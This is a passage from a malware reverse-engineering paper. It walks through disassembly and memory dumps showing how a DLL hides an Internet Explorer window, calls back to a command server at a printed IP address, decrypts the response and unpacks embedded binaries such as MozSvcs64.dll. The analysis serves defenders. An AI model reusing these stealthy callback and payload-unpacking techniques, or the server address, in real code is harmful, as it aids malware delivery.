10005555 LEA EDX,WORD PTR SS:[EBP-8]
10005558 PUSH EDX
10005559 PUSH EAX
1000555A CALL DWORD PTR DS:[ECX+94] ; Call function at offset 0x94 in the
function table.
```

In order to find the function names, we will look up the C/C++ header files provided along with compilers like MSVC. In our case, we will check the header file, ExDisp.h.

Below is the specific code section we need to check:

```
#if defined(__cplusplus) && !defined(CINTERFACE)

MIDL_INTERFACE("D30C1661-CDAF-11d0-8A3E-00C04FC9E26E")
IWebBrowser2 : public IWebBrowserApp
{

    // This corresponds to C++
}

#else /* C style interface */

typedef struct IWebBrowser2Vtbl
{
    BEGIN_INTERFACE

    HRESULT ( STDMETHODCALLTYPE *QueryInterface )( 
        // This corresponds to C
```

The structure of interest to us is IWebBrowser2Vtbl. Also, notice the IID (Interface ID) passed to MIDL_INTERFACE. It corresponds to the IID of IWebBrowser2 interface as we saw before.

Now, we need to locate the function name, which corresponds to the function at offset 0x94.

Since the size of each function pointer = 0x4 bytes, we can calculate the position of function in the above structure as:

Position = Offset/4 + 1

We are adding 1 since the offset starts at 0. In our case,

Position = 0x94/4 + 1 = 0x26

Function at position 0x26 in the IWebBrowser2Vtbl structure is get_HWND defined as shown below:

```
HRESULT ( STDMETHODCALLTYPE *get_HWND )( 
    _RPC_in IWebBrowser2 * This,
```

```
_RPC_out SHANDLE_PTR *pHWND);
```

It takes 2 parameters, the first is the pointer to the COM object and the second is the pointer to the variable that receives the handle of the window.

This way, we can easily analyze all the methods exposed by the IWebBrowser2 interface.

We get the handle to the window corresponding to the CLSID of Microsoft Internet Explorer.

SetWindowLongW: It calls SetWindowLongW() to set the GWL_EXSTYLE of the Internet Explorer window to WS_EX_NOACTIVATE. This way, the window will not become the foreground window even when the user clicks it.

It calls SetWindowLongW() again to set the GWL_STYLE of the Internet Explorer window to WS_CHILD as a result of which it will not have a menu bar.

10005560	85C0	TEST EAX,EAX	
10005562	✓0F8C EF000000	JL 10005657	
10005568	68 00000008	PUSH 8000000	
1000556D	6A EC	PUSH -14	
1000556F	FF75 F8	PUSH DWORD PTR SS:[EBP-8]	
10005572	897D F0	MOV DWORD PTR SS:[EBP-10],EDI	
10005575	FFD6	CALL ESI	
10005577	68 00000040	PUSH 4000000	
1000557C	6A F0	PUSH -10	
1000557E	FF75 F8	PUSH DWORD PTR SS:[EBP-8]	
10005581	FFD6	CALL ESI	USER32.SetWindowLongW

SetParent: It then sets the parent window of the Internet Explorer as the window created above (with the UUID).

10005583	FF35 68C80010	PUSH DWORD PTR DS:[1000C868]	
10005589	FF75 F8	PUSH DWORD PTR SS:[EBP-8]	
1000558C	FF15 68810010	CALL DWORD PTR DS:[10008168]	USER32.SetParent
10005592	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
10005595	8B08	MOV ECX,DWORD PTR DS:[EAX]	
10005597	6A FF	PUSH -1	
10005599	50	PUSH EAX	
1000559A	FF91 A4000000	CALL DWORD PTR DS:[ECX+A4]	

0012FCE4	000B0346	hChild = 000B0346
0012FCE8	00030378	hNewParent = 00030378 (class='(1B94BD0C-CF1D-41E9-B472-1498...')
0012FCEC	7FFDB000	

IWebBrowser2.put_Visible: It calls the put_Visible method to set the visible property of the Internet Explorer window to hidden.

SysAllocString: It allocates a string to store the URL to which the network callback will be made.

100055A0	6A 08	PUSH 8	
100055A2	58	POP EAX	
100055A3	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
100055A6	66:8945 D0	MOV WORD PTR SS:[EBP-30],AX	
100055AA	FF15 20810010	CALL DWORD PTR DS:[10008120]	OLEAUT32.SysAllocString

0012FCE8	0016E008	UNICODE "http://176.9.245.16/MBCeTihtsXxpt1bP5%2bQNxq9IKQ2X2gfdK1hvqZ1QcRfezgSgb
0012FCEC	7FFDB000	
0012FCF0	00156A28	

IWebBrowser2.Navigate2: It calls the Navigate2 method exposed by the IWebBrowser2 interface to navigate to the above URL.

100055A0 FF15 20010010	CALL DWORD PTR DS:[10001020]	OLEAUT32.SysAllocString
100055B0 8D55 E8	LEA EDX,DWORD PTR SS:[EBP-20]	
100055B3 52	PUSH EDX	
100055B4 52	PUSH EDX	
100055B5 52	PUSH EDX	
100055B6 52	PUSH EDX	
100055B7 8945 D8	MOU DWORD PTR SS:[EBP-20],EAX	
100055B8 8B45 FC	MOU EAX,DWORD PTR SS:[EBP-4]	
100055B9 8B08	MOV ECX,DWORD PTR DS:[ECX]	
100055B9 8D55 D0	LEA EDX,DWORD PTR SS:[EBP-30]	
100055C2 52	PUSH EDX	
100055C3 50	PUSH EDX	
100055C4 FF91 D0000000	CALL DWORD PTR DS:[ECX+D0]	RPCRT4.77EA50B2
100055CA 8B85 CC800010	MOU ESI,DWORD PTR DS:[100080CC]	kernel32.GetTickCount
100055D0 FF06	CALL ESI	
100055D2 8BF8	MOV EDI,EAX	
100055D4 68 F4010000	PUSH 1F4	

Once we execute this function, it will send a GET request to the callback server.

As we observed previously that it receives an encrypted response. Let us see how this response is decrypted.

IWebBrowser2.get_Document: It calls the function at offset 0x48 in the IWebBrowser2 interface to retrieve the pointer to IDispatch interface of the document object, which will be used to fetch the HTTP response.

IUnknown_QueryInterface_Proxy: Next it queries the IDispatch interface of the document object for the IID of **IHTMLDocument2** as shown below:

10001C7A 8BEC	MOV EBP,ESP	
10001C7C 51	PUSH ECX	
10001C7D 8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
10001C80 8365 FC 00	AND DWORD PTR SS:[EBP-4],0	
10001C84 85C0	TEST EAX,EAX	
10001C86 J7 17	JE SHORT 10001C9F	
10001C88 8B08	MOV ECX,DWORD PTR DS:[ECAX]	
10001C8A 8D55 FC	LEA EDX,DWORD PTR SS:[EBP-4]	
10001C8D 52	PUSH EDX	
10001C8E FF75 0C	PUSH DWORD PTR SS:[EBP+C]	
10001C91 50	PUSH EAX	
10001C92 FF11	CALL DWORD PTR DS:[ECX]	OLEAUT32.77131C89
10001C94 85C0	TEST EAX,EAX	
10001C96 J7 07	JNZ SHORT 10001C9F	
10001C98 8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
10001C9B 85C0	TEST EAX,EAX	
10001C9D J7 02	JNZ SHORT 10001CA1	
10001C9F 33C0	XOR EAX,EAX	
10001CA1 C9	LEAVE	
10001CA2 C3	RETN	
10001CA3 53	PUSH EBX	
10001CA4 56	PUSH ESI	
10001CA5 57	PUSH EDI	
10001CA6 FF7424 14	PUSH DWORD PTR SS:[ESP+14]	
10001CAA FF7424 14	PUSH DWORD PTR SS:[ESP+14]	
10001CAE E8 53F4FFFF	CALL 10001106	
10001CB3 59	POP ECX	
10001CB4 8BF8	MOV EDI,EAX	
10001CB6 59	POP ECX	
10001CB7 8D5F 01	LEA EBX,DWORD PTR DS:[EDI+1]	
10001CBA 53	PUSH EBX	
10001CBB 6A 00	PUSH 0	
10001CBD FF15 14810010	CALL DWORD PTR DS:[10008114]	OLEAUT32.SysAllocStringLen
10001CC3 8BF0	MOV ESI,EAX	
10001CC5 33C0	XOR EAX,EAX	
10001CC7 85F6	TEST ESI,ESI	
10001CC9 J7 14	JE SHORT 10001CDF	
10001CCB 57	PUSH EDI	
10001CCC FF7424 14	PUSH DWORD PTR SS:[ESP+14]	

DS:[771A2548]=77131C89 (OLEAUT32.77131C89), JMP to RPCRT4.IUnknown_QueryInterface_Proxy

Address	Hex dump	ASCII	
10008F44	25 44 2D 33 CB 26 D0 11 B4 83 00 C0 4F D9 01 19	XU,3m&A4 a,~U'@4	<- IID of IHTMLDocument2Interface
10008F54	61 16 00 D3 AF CD 08 11 8A 3E 00 C0 4F C9 E2 6E	a..L...=>e>,~U@Pn	
10008F64	01 DF 02 00 00 00 00 00 C0 00 00 00 00 00 46	6@.....L.....F	
10008F74	0C 00 00 00 00 00 00 00 C0 00 00 00 00 00 46L.....F	
10008F84	8D 10 8C ED 49 43 D2 11 91 A4 00 C0 4F 79 69 E8	I@ICm@eh,~Uy@	
10008F94	8E 10 8C ED 49 43 D2 11 91 A4 00 C0 4F 79 69 E8	A@ICm@eh,~Uy@	
10008F04	18 91 00 00 00 00 00 00 00 00 00 88 95 00 00	t@.....=o...	
10008FB4	5C 80 00 00 08 92 00 00 00 00 00 00 00 00 00	\C..@E.....	
10008FC4	58 96 00 00 4C 81 00 00 BC 98 00 00 00 00 00	XU..LU..@E...	
10008FD4	00 00 00 00 D4 97 00 00 00 00 00 00 F4 91 00 00b@..C..@e...	
10008FE4	00 00 00 00 00 00 00 00 F6 97 00 00 38 81 00 00+u..@u...	
10008FF4	64 92 00 00 00 00 00 00 00 00 00 38 98 00 00	d@E.....+u...	
10009004	R8 81 00 00 D0 91 00 00 00 00 00 00 00 00 00	JU..@e.....	
10009014	42 98 00 00 14 81 00 00 FC 91 00 00 00 00 00	B@..@u..@e...	
10009024	00 00 00 00 72 98 00 00 48 81 00 00 EC 91 00 00x@..@u..@e...	
10009034	00 00 00 00 00 00 00 00 8C 98 00 00 38 81 00 001g..@U...	
10009044	38 92 00 00 00 00 00 00 00 00 00 CC 98 00 00	@E.....1f@y...	
10009054	7C 81 00 00 5C 92 00 00 00 00 00 00 00 00 00	JU..@E.....	
10009064	EC 98 00 00 A0 81 00 00 74 92 00 00 00 00 00	w@y..@u..@tE...	
10009074	00 00 00 00 12 99 00 00 BB 81 00 00 44 92 00 00\$@y..@u..@D@E...	

If we look up the IID: {332C4425-26CB-11D0-B483-00C04FD90119} in the **HKEY_CLASSES_ROOT\Interface** key in Windows Registry, we can see that it corresponds to IHTMLDocument2 interface.

The above function will return us a pointer to the **IHTMLDocument2** interface.

Now, to trace the code further, we need to understand the IHTMLDocument2 interface and the methods exposed by it. We look up the header file, **Mshtmlc.h** and find the interface defined here:

```
typedef struct IHTMLDocument2Vtbl
{
    BEGIN_INTERFACE

    HRESULT ( STDMETHODCALLTYPE *QueryInterface )(
        __RPC__in IHTMLDocument2 * This,
        /* [in] */ __RPC__in REFIID riid,
        /* [annotation][iid_is][out] */
        __RPC__deref_out void **ppvObject);
}
```

It is also important to note that we should check the Interface definition for C and not C++ since the order of methods exposed by the interface differs between the two.

IHTMLDocument2.get_readyState: It uses this function to determine if the object has completed loading the data.

10005381	E8 F8C8FFFF	CALL 10001C79	
10005386	8BF8	MOV EDI,EAX	
10005388	59	POP ECX	
10005389	59	POP ECX	
1000538A	3BFB	CMP EDI,EBX	
1000538C	0F84 8C000000	JE 1000541E	
10005392	8B07	MOV EAX,DWORD PTR DS:[EDI]	
10005394	8D4D FC	LEA ECX,DWORD PTR SS:[EBP-4]	
10005397	51	PUSH ECX	
10005398	57	PUSH EDI	
10005399	FF50 58	CALL DWORD PTR DS:[EAX+58]	RPCRT4.77EA49AA
1000539C	85C0	TEST EAX,EAX	
1000539E	7C 78	JL SHORT 10005418	
100053A0	395D FC	CMP DWORD PTR SS:[EBP-4],EBX	
100053A3	74 73	JE SHORT 10005418	
100053A5	53	PUSH EBX	
100053A6	6A 01	PUSH 1	
100053A8	6A FF	PUSH -1	
100053AA	68 508C0010	PUSH 10008C50	UNICODE "complete"

IHTMLDocument2.get_body: It calls the function at offset 0x24 in the IHTMLDocument2 interface to retrieve the body object of the HTML response.

This will return us a pointer to the **IHTMLElement** Interface.

Once again, we look up the header file, **Mshmlc.h** for the methods exposed by the IHTMLElement Interface as shown below:

```
typedef struct IHTMLElementVtbl
{
    BEGIN INTERFACE

    HRESULT ( STDMETHODCALLTYPE *QueryInterface )( 
        _RPC_in IHTMLElement * This,
        /* [in] */ _RPC_in REFIID riid,
        /* [annotation][iid_is][out] */
        _RPC_deref_out void **ppvObject);
    ...
}
```

IHTMLElement.get_innerText: It then calls the function at offset, 0xf0 in the IHTMLElement interface to retrieve the inner text in the HTML response.

Here innerText refers to the content in the HTML response between the tags: <html><body> and </body></html>, which in our case is the encrypted response.

The screenshot shows a debugger interface with several panes:

- Assembly pane:** Shows assembly code for the `get_innerText()` method, including instructions like `PUSH EDX`, `PUSH EAX`, `CALL DWORD PTR DS:[ECX+FO]`, and `JL SHORT 1000540F`.
- Memory dump pane:** Shows the memory dump of the encrypted HTML response. The address column shows memory starting from `001DCB84`. The hex dump shows various ASCII and control characters. The ASCII pane shows the raw data.
- Network traffic pane:** Shows the raw HTTP response. The host is `192.168.181.132`. The response code is `HTTP/1.1 200 OK`. The content type is `text/html`. The content itself is the encrypted HTML response.
- Bottom status bar:** Shows the message `<- innerText is the Encrypted response in UNICODE format`.

Once the encrypted response is read, it is converted to ASCII from UNICODE.

Response Decryption Stage

The encrypted response is first decoded from ASCII to binary using Base64 Decoding algorithm.

100022B7	8BC1	MOV EBX, ECX
100022B9	C1E8 10	SHR EAX, 10
100022BC	88043B	MOV BYTE PTR DS:[EBX+EDI], AL
100022BF	43	INC EBX
100022C0	3B50 F8	CMP EBX, DWORD PTR SS:[EBP-8]
100022C3	v_73_14	JNB SHORT 100022D9
100022C5	8BC1	MOV EAX, ECX
100022C7	C1E8 08	SHR EAX, 8
100022CA	88043B	MOV BYTE PTR DS:[EBX+EDI], AL
100022CD	43	INC EBX
100022CE	3B50 F8	CMP EBX, DWORD PTR SS:[EBP-8]
100022D1	v_73_06	JNB SHORT 100022D9
100022D3	8EC7	MOV EAX, EDI
100022D5	880C03	MOV BYTE PTR DS:[EBX+EAX], CL
100022D8	43	INC EBX
100022D9	3B55 0C	CMP EDX, DWORD PTR SS:[EBP+C]
100022DC	8F82 63FFFFFF	JB 10002245
100022E2	8B45 FC	MOV EBX, DWORD PTR SS:[EBP-4]
100022E5	5F	POP EDI
100022E6	5E	POP ESI
100022E7	5B	POP EBX
100022E8	C9	LEAVE
100022E9	C3	RETN
100022EA	55	PUSH EBP
100022EB	8BEC	MOV EBP, ESP

Now, let us see the main decryption routine:

10006691	FF30	PUSH DWORD PTR DS:[EAX]		
10006693	51	PUSH ECX		
10006694	52	PUSH EDX		
10006695	E8 7EB9FFFF	CALL 10002018	<-- Main Decryption Routine	
1000669A	56	PUSH ESI		
1000669B	E8 C9FFFFFF	CALL 10006569		
100066A0	83C4 14	ADD ESP,14		
100066A3	85C0	TEST EAX,EAX		
100066A5	74 14	JE SHORT 100066BB		
100066A7	56	PUSH ESI		
100066A8	E8 EEEFFFFF	CALL 1000659B		
100066AD	59	POP ECX		
100066AE	A9 7CCC00010	MOV DWORD PTR DS:[1000C87C],ERX		
100066B3	85C0	TEST ERX,EAX		
100066B5	7F85 51010000	JNZ 1000680C		
100066B6	56	PUSH ESI		
100066BC	E8 37ADFFFF	CALL 100013F8		
100066C1	C70424 983A0000	MOV DWORD PTR SS:[ESP],3A98		
100066C8	E8 37C0FFFF	CALL 10002704		
100066CD	59	POP ECX		
100066CE	8B4424 10	MOU EAX,DWORD PTR SS:[ESP+10]		
100066D2	80B8 ECC70010 0	CMP BYTE PTR DS:[EAX+1000C7EC],1		
100066D9	75 65	JNZ SHORT 10006740		
100066D6	FF37	PUSH DWORD PTR DS:[EDI]		
100066D0	E8 21F2FFFF	CALL 10005903		
100066E2	8BF0	MOU ESI,ERX		
100066E4	59	POP ECX		
100066E5	85F6	TEST ESI,ESI		
100066E7	74 57	JE SHORT 10006740		
100066E9	8B16	MOV EDX,DWORD PTR DS:[ESI]		
100066EB	8B4E 04	MOV ECX,DWORD PTR DS:[ESI+4]		
100066EF	2BFA	SUB ECX,EDX		

Address	Hex dump	ASCII
00162A50	25 A0 4C D1 36 F5 54 AF BE 87 03 AA 71 FD 76 C8	25 A0 4C D1 36 F5 54 AF BE 87 03 AA 71 FD 76 C8
00162A60	03 A2 C8 07 B1 F0 75 D1 8C 27 85 TE 81 6F D1 AD	03 A2 C8 07 B1 F0 75 D1 8C 27 85 TE 81 6F D1 AD
00162A70	6A 83 F6 7E 08 C3 4D 8B EE 11 R6 21 S1 OD 57 j\$+a=0@!<@{t+0	6A 83 F6 7E 08 C3 4D 8B EE 11 R6 21 S1 OD 57 j\$+a=0@!<@{t+0
00162A80	47 D6 E6 47 AF RF F5 91 AE 01 10 79 9B 81 10 FF G@y@...!>@p@!>	47 D6 E6 47 AF RF F5 91 AE 01 10 79 9B 81 10 FF G@y@...!>@p@!>
00162A90	00 50 14 61 98 57 F9 E4 FB 11 55 99 BB 88 B1 BF 1 1@y@...!>@p@!>	00 50 14 61 98 57 F9 E4 FB 11 55 99 BB 88 B1 BF 1 1@y@...!>@p@!>
00162AA0	D4 58 20 60 81 22 E9 CB 3F EC 09 34 9E SD CR 38 %x, 1@y@...!>@p@!>	D4 58 20 60 81 22 E9 CB 3F EC 09 34 9E SD CR 38 %x, 1@y@...!>@p@!>

It takes 3 input parameters:

1. Pointer to the encrypted binary response.
2. Size of the encrypted data.
3. 0xF4 bytes key

0012FD28	001ADE68	<- Pointer to Encrypted Response
0012FD2C	0000E70C	
0012FD30	00162A50	<- Pointer to Decryption key
0012FD34	000000F4	<- Length of Decryption key == 0xf4 bytes
0012FD38	00000000	
0012FD3C	00156A28	

The decryption routine will first generate a Permutation Table of size 0x100 bytes using the 0xF4 bytes decryption key.

This permutation table is then used again in XOR decryption of the binary response. This decryption routine is similar to the one we saw previously.

You can see the decrypted response in the memory dump below:

10002098	0FB68405 60FFFF	MOVZX EAX,BYTE PTR SS:[EBP+EAх-A0]	
100020A0	0C2	ADD EAX,EDX	
100020A2	29C6	AND EAX,ESI	
100020A4	8A8405 60FFFFFF	MOU AL,BYTE PTR SS:[EBP+EAх-A0]	
100020A8	3001	XOR BYTE PTR DS:[ECX],AL	decrypt the binary response
100020AD	47	INC EDI	
100020B0	3B7D 74	CMP EDI,DWORD PTR SS:[EBP+74]	check if counter > size_of_binary_data
100020B1	^72 A0	JB SHORT 10002053	
100020B3	5E	POP ESI	0018F4F0
100020B4	5B	POP EBX	
100020B5	8B07	MOV EAX,EDI	
100020B7	5E	POP EDI	
Stack [0012FC0C]=0018F4F0 (0018F4F0)			
ESI=000000FF			
Address	Hex dump	ASCII	
001ADE68	7A F2 7E AF D4 E5 03 00	z...>...clk.	
001ADE78	00 00 00 00 00 00 00 000...	
001ADE88	01 00 00 00 31 70 70 63	0...1ppc.....	
001ADE98	00 00 00 00 00 01 00 000...0...1oo	
001ADEA8	72 65 00 00 00 00 00 00	re.....eo	
001ADEB8	03 00 09 00 00 00 FB 9E	*.....JN2ééo*#	
001ADEC8	00 00 00 00 00 00 00 00	
001ADED8	00 00 00 00 00 00 00 00	
001ADEE8	00 00 00 00 00 00 00 00	
001ADEF8	00 00 00 00 00 00 00 00	
001ADF08	00 00 00 00 00 00 00 00	
001ADF18	00 00 00 00 00 00 00 00	
001ADF28	00 00 00 00 00 00 00 00	
001ADF38	00 00 00 00 00 00 00 00	

Parsing the Decrypted Response

In the next stage, it parses the decrypted response. First it verifies that the length of response received is equal to the original length expected.

The original length is stored as the second DWORD in the response, in our case: 0x03E5D4. This is the total length – 0xC bytes because the first 0xC bytes store data for verification.

10006569	8B4424 04	MOV EAX,DWORD PTR SS:[ESP+4]	
1000656D	56	PUSH ESI	
1000656E	8B30	MOV ESI,DWORD PTR DS:[EAX]	pointer to end of response
10006570	8B40 04	MOV EAX,DWORD PTR DS:[EAX+4]	pointer to start of decrypted response
10006573	8B4E 04	MOV ECX,DWORD PTR DS:[ESI+4]	length of response - 0x0c
10006576	2BC6	SUB EAX,ESI	
10006578	83E8 0C	SUB EAX,0C	
1000657B	3BC1	CMP EAX,ECX	
1000657D	74 04	JE SHORT 10006588	if length of response received == original length
1000657F	33C0	XOR EAX,EAX	
10006581	5E	POP ESI	
10006582	C3	RETN	
10006583	6A 7F	PUSH 7F	
10006585	51	PUSH ECX	
10006586	8D46 0C	LEA EAX,DWORD PTR DS:[ESI+C]	
10006589	50	PUSH EAX	
1000658A	E8 6000FFFF	CALL 100025EF	

Length of Decrypted Response - 0xC

Address	Hex dump	ASCII
001ADE68	7A F2 7E AF 04 E5 03 00 03 00 00 00 63 60 6B 00	z2^>>Fo*.*....clk.
001ADE78	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 000...
001ADE88	01 00 00 00 31 70 70 63 00 00 00 00 00 00 00 00	0....1ppc.....
001ADE98	00 00 00 00 00 01 00 00 00 01 00 00 00 31 63 6F0...0...1co
001ADEA8	72 65 00 00 00 00 00 00 00 00 00 00 00 8A E5	re.....éσ
001ADEB8	03 00 09 00 00 00 FB 9E FD 8A 8A E5 03 00 BE 10	♦.....JN^éèo♦.‡▶

In the second stage of verification, it calculates the hash of the total decrypted response using a single byte key, 0x7F as shown below:

100025EF	33C0	XOR EAX,EAX	
100025F1	33C9	XOR ECX,ECX	
100025F3	394424 08	CMP DWORD PTR SS:[ESP+8],EAX	if length <= 0x0
100025F7	76 21	JBE SHORT 1000261A	
100025F9	0FB65424 0C	MOVZX EDX,BYTE PTR SS:[ESP+C]	initialize the key to 0x7f
100025FE	56	PUSH ESI	
100025FF	57	PUSH EDI	
10002600	8B7424 0C	MOV ESI,DWORD PTR SS:[ESP+C]	pointer to decrypted data
10002604	0FB63481	MOVZX ESI,BYTE PTR DS:[ECX+ESI]	
10002608	8BFA	MOU EDI,EDX	
1000260A	0F AFF8	IMUL EDI,EAX	
1000260D	03F7	ADD ESI,EDI	
1000260F	41	INC ECX	
10002610	8BC6	MOV EAX,ESI	
10002612	3B4C24 10	CMP ECX,DWORD PTR SS:[ESP+10]	if counter < total_length
10002616	72 E8	JB SHORT 10002600	
10002618	5F	POP EDI	
10002619	5E	POP ESI	
1000261A	C3	RETN	

The calculated hash is compared with the hash stored in the decrypted response as the first DWORD, in our case, 0xAF7EF27A

0x4 byte hash of decrypted response

Address	Hex dump	ASCII
001ADE68	7A F2 7E AF 04 E5 03 00 03 00 00 00 63 60 6B 00	z2^>>Fo*.*....clk.
001ADE78	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 000...
001ADE88	01 00 00 00 31 70 70 63 00 00 00 00 00 00 00 00	0....1ppc.....
001ADE98	00 00 00 00 00 01 00 00 00 01 00 00 00 31 63 6F0...0...1co
001ADEA8	72 65 00 00 00 00 00 00 00 00 00 00 00 8A E5	re.....éσ

It then compares the strings stored in the response with "core". The strings stored in response are: "clk", "ppc" and "core". This is done to locate the correct offset, which will be used to locate the binary in the response.

100065AE	6A 0C	PUSH 0C	
100065B0	5E	POP ESI	
100065B1	v76 2F	JBE SHORT 100065E2	
100065B3	6A 00	PUSH 0	
100065B5	6A 00	PUSH 0	
100065B7	6A FF	PUSH -1	
100065B9	68 0C8F0010	PUSH 10008F0C	ASCII "core"
100065BE	8D1C37	LEA EBX,DWORD PTR DS:[EDI+ESI]	
100065C1	6A FF	PUSH -1	
100065C3	53	PUSH EBX	
100065C4	E8 7DABFFFF	CALL 10001146	<- compare string with "core"
100065C9	83C4 18	ADD ESP,18	
100065CC	85C0	TEST EAX,EAX	
100065CE	v74 19	JE SHORT 100065E9	<- if equal, then proceed to binary extraction
100065D0	8B43 10	MOV EAX,DWORD PTR DS:[EBX+10]	
100065D3	FF45 08	INC DWORD PTR SS:[EBP+8]	
100065D6	8D7406 18	LEA ESI,DWORD PTR DS:[ESI+EAX+18]	
100065DA	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
100065DD	3B47 08	CMP EAX,DWORD PTR DS:[EDI+8]	
100065E0	^72 D1	JB SHORT 100065B3	
100065E2	33C0	XOR EAX,EAX	
100065E4	5F	POP EDI	
100065E5	5E	POP ESI	
100065E6	5B	POP EBX	
100065E7	5D	POP EBP	
100065E8	C3	RETN	
100065E9	FF73 10	PUSH DWORD PTR DS:[EBX+10]	
100065EC	8D4437 18	LEA EAX,DWORD PTR DS:[EDI+ESI+18]	
100065F0	50	PUSH EAX	
100065F1	E8 21AEFFFF	CALL 10001417	

0012FD08	001ADE80	ASCII "ppc"
0012FD0C	FFFFFFFF	
0012FD10	10008F0C	ASCII "core"
0012FD14	FFFFFFFF	
0012FD18	00000000	

Once it locates the string, "core", it will copy 0x3E58A bytes to a new buffer.

It then extracts the binary from the response as shown below:

1. Reads the size of the binary at offset: 0x40C
2. The binary is stored at offset, 0x614.
3. It copies 0x5600 bytes of the binary to a new buffer.

Similarly it extracts the second binary embedded in the decrypted response by copying, 0x38800 bytes to a new buffer.

10006B0E	55	PUSH EBP	
10006B0F	8BED	MOV EBP,ESP	
10006B11	81EC 68020000	SUB ESP,268	
10006B17	33C0	XOR EAX,EAX	
10006B19	53	PUSH EBX	
10006B1A	8945 F4	MOV DWORD PTR SS:[EBP-C],EAX	
10006B1D	8945 F8	MOV DWORD PTR SS:[EBP-8],EAX	
10006B20	8945 E0	MOV DWORD PTR SS:[EBP-20],EAX	
10006B23	8945 EC	MOV DWORD PTR SS:[EBP-14],EAX	
10006B26	A1 7CC80010	MOV EAX,DWORD PTR DS:[1000C87C]	
10006B2B	8B18	MOV EBX,DWORD PTR DS:[EAX]	pointer to decrypted response
10006B2D	56	PUSH ESI	
10006B2E	57	PUSH EDI	
10006B2F	8DB3 0C040000	LEA ESI,DWORD PTR DS:[EBX+40C]	pointer to size of binary
10006B35	FF36	PUSH DWORD PTR DS:[ESI]	
10006B37	8D83 14060000	LEA EAX,DWORD PTR DS:[EBX+614]	pointer to the binary
10006B3D	50	PUSH EAX	
10006B3E	E8 D4A8FFFF	CALL 10001417	
10006B43	8B0D 7CC80010	MOV ECX,DWORD PTR DS:[1000C87C]	
10006B49	8B09	MOV ECX,DWORD PTR DS:[ECX]	
10006B4B	FFB3 10050000	PUSH DWORD PTR DS:[EBX+510]	<- pointer to size of second binary
10006B51	8BF8	MOV EDI,EAX	
10006B53	8B06	MOV EAX,DWORD PTR DS:[ESI]	
10006B55	8D8408 14060000	LEA EAX,DWORD PTR DS:[EAX+ECX+614]	<- pointer to second binary
10006B5C	50	PUSH EAX	
10006B5D	897D D4	MOV DWORD PTR SS:[EBP-2C],EDI	
10006B60	E8 B2A8FFFF	CALL 10001417	
10006B65	8B0F	MOV ECX,DWORD PTR DS:[EDI]	
10006B67	8945 E8	MOV DWORD PTR SS:[EBP-18],EAX	
10006B6A	8B47 04	MOV EAX,DWORD PTR DS:[EDI+4]	
10006B6D	2BC1	SUB EAX,ECX	
10006B6F	50	PUSH EAX	
10006B70	51	PUSH ECX	
10006B71	E8 C5FCFFFF	CALL 10006B3B	

Once both the binaries are copied from the decrypted response to new buffers, it parses the binaries.

Binary 1:

100068A2	03C3	ADD EAX,EBX	
100068A4	50	PUSH EAX	
100068A5	E8 86A7FFFF	CALL <copybuffer>	
100068A6	83C4 0C	ADD ESP,0C	total number of sections
100068A7	0FB746 06	MOVZX EAX,WORD PTR DS:[ESI+6]	
100068B1	FF45 FC	INC DWORD PTR SS:[EBP-4]	
100068B4	83C7 28	ADD EDI,28	add size of SECTION_HEADER
100068B7	3945 FC	CMP DWORD PTR SS:[EBP-4],EAX	if counter < number_of_sections
100068B8	^7C 05	JL SHORT 10006891	
100068BC	8876 78	MOV ESI,DWORD PTR DS:[ESI+78]	RVA of export directory
100068BF	03F3	ADD ESI,EBX	Add ImageBaseAddress to RVA
100068C1	8B46 0C	MOV EAX,DWORD PTR DS:[ESI+C]	
100068C4	803418	LEA ESI,DWORD PTR DS:[EAX+EBX]	Pointer to AddressOfNames
100068C7	6A FF	PUSH -1	
100068C9	56	PUSH ESI	
100068CA	E8 37A8FFFF	CALL 10001106	
100068CF	50	PUSH EAX	
100068D0	56	PUSH ESI	
100068D1	E8 41ABFFFF	CALL 10001417	
100068D6	53	PUSH EBX	
100068D7	8BF0	MOV ESI,EAX	
100068D9	E8 D2A7FFFF	CALL <RtlFreeHeap>	
100068DE	83C4 14	ADD ESP,14	
100068E1	88C6	MOV EAX,ESI	
100068E3	5F	POP EDI	
100068E4	5B	POP EBX	

Address	Hex dump	ASCII
0019C758	00 00 00 00 24 1C E5 52 00 00 00 00 E0 61 00 00\$L@R....@..
0019C768	01 00 00 00 04 00 00 00 04 00 00 00 B8 61 00 00\$....♦...♀..
0019C778	C8 61 00 00 08 61 00 00 00 10 00 00 0E 11 00 00	“a..#a...▶...#)..
0019C788	66 37 00 00 51 1C 00 00 EE 61 00 00 FE 61 00 00	f7...Q...@a...@a..
0019C798	10 62 00 00 22 62 00 00 00 00 01 00 02 00 03 00	►b...”b....@.@.♦.
0019C7A8	4D 6F 7A 53 76 63 73 36 34 2E 64 6C 6C 00 44 6C	MozSvcs64.dll.DI
0019C7B8	6C 43 61 6E 55 6E 6C 6F 61 64 4E 6F 77 00 44 6C	ICanUnloadNow.DI
0019C7C8	6C 47 65 74 43 6C 61 73 73 4F 62 6A 65 63 74 00	IGetClassObject.
0019C7D8	44 6C 6C 52 65 67 69 73 74 65 72 53 65 72 76 65	DllRegisterServer
0019C7E8	72 00 44 6C 6C 55 6E 72 65 67 69 73 74 65 72 53	r.DllUnregisterS
0019C7F8	65 72 76 65 72 00 00 00 00 00 00 00 00 00 00 00	erver.....

It copies the sections of the binary one by one to a new buffer. It then parses the PE header, locates the AddressOfNames in Export Directory and reads the module name, MozSvcs64.dll.

The decrypted binary will be written to the file, **MozSvcs64.dll**.

In this way, we can see how the decrypted response is parsed to extract malicious binaries to carry the attack forward.

Conclusion

After reading this paper, you will be able to reverse the encrypted network communication performed by most viruses these days and gain a better understanding of the data being exfiltrated, the data received in response from attacker's server and code execution flow.

Also, as we can see, even the modern day viruses do not use complex encryption methods or custom encoding techniques. There is a lot more scope in the encryption of data exchanged with the callback servers.

References

<http://msdn.microsoft.com/>